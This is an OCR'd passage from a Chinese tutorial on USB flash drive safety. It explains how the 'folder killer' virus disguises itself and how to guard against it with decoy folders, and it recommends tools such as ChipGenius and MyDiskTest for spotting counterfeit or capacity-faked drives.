


图8




图9

2.文件夹杀手的防范

文件夹杀手是将优盘根目录下的所有目录隐藏，并将自身复制后改为同名，看起来与原先的文件夹并无两样。虽迷惑性极高，但只要将文件夹选项中的显隐藏和显文件名勾上（打开资源管理器，在上方的菜单栏中找到文件夹选项后即可设置）它就露出原型了。要防范也很简单，在优盘根目录下建立几个常用的文件夹并养成分类的好习惯（比如分类为音乐，电影，工具等）然后按前文提到的两种方法建立几个防删的“文件夹名+.exe/.vbs”的文件夹即可，比如我的优盘根目录下只有一个“工具”文件夹，那我只要再建立“工具.exe”，“工具.vbs”文件夹即可（实际上并不止这两种格式需要防范，大家可以自己再去找下其它的可执行程序的后缀名，不过这两种绝对是最常见的）。




图10

三、工具

向大家推荐几款常备软件U盘百宝箱：U盘百宝箱在前文也有提到过，它不仅能为优盘的安全保驾护航，同时也拥有其他常用的功能，比如优盘加密。值得一提的是它所集成的优盘加密功能并不像大多数软件只是把文件藏在了特殊目录下，而是使用了虚拟磁盘技术，这一点后后文即将提到的魅色优盘精灵很相似，不过魅色优盘精灵所保护的文件还有防格的属性，这个待会儿会详细说明。

四、其它

在选购U盘时若遇到奸商该怎么办？若U盘是山寨的怎么办？若U盘的实际空间信息被黑心厂家改大了怎么办？下面我就为大家推荐两款软件，轻松鉴别真伪U盘！

ChipGenius：此工具是数码之家出品，虽说U盘百宝箱里也有，但若是有更新还是从数码之家下比较好。进入http：//www.mydigit.cn/即有下载。打开后（如图11），我们可以看到U盘的主控芯片型号，什么是主控芯片？U盘主控是U盘主控制电路，不包含flash（闪存）的控制电路板。其主要电路构成有供电电路，时钟电路等. 简单地说就是相当于优盘的分区表，它记录了优盘的分区等信息。在买U盘之前最好先在中关村等网站选好，再在网上查到所选U盘的主控并了解一下各主控的优劣（有兴趣的朋友去数码之家网站看看吧）通常而言擎泰（SK），群联（PHSION）等是比较好的，我的金士顿2G DATE TRAVELER就是群联的，还有个1G的是擎泰的。选一个好的主控也有利于U盘的后期使用，比如量产，简单地说就是通过使用量产工具对主控写




图11




图12

入数据可以使U盘拥有多个分区甚至一个光驱！关于量产的知识我以后会介绍，心急的朋友先去数码之家了解下吧，这里就先不提了。个人认为擎泰的主控量产起来更强大，因为可供设置的数据更多，而群联则较傻瓜。另外再提一下，在ChipGenius的下方有量产工具下载链接（如图12）。

MyDiskTest：同样是数码之家出品的一款软件，他可以对U盘进行坏块检测，扩容测试以及读写速度测试，打开后勾选上相应的选项，点击“立即测试此驱动器”即可进行测试（如图13）。

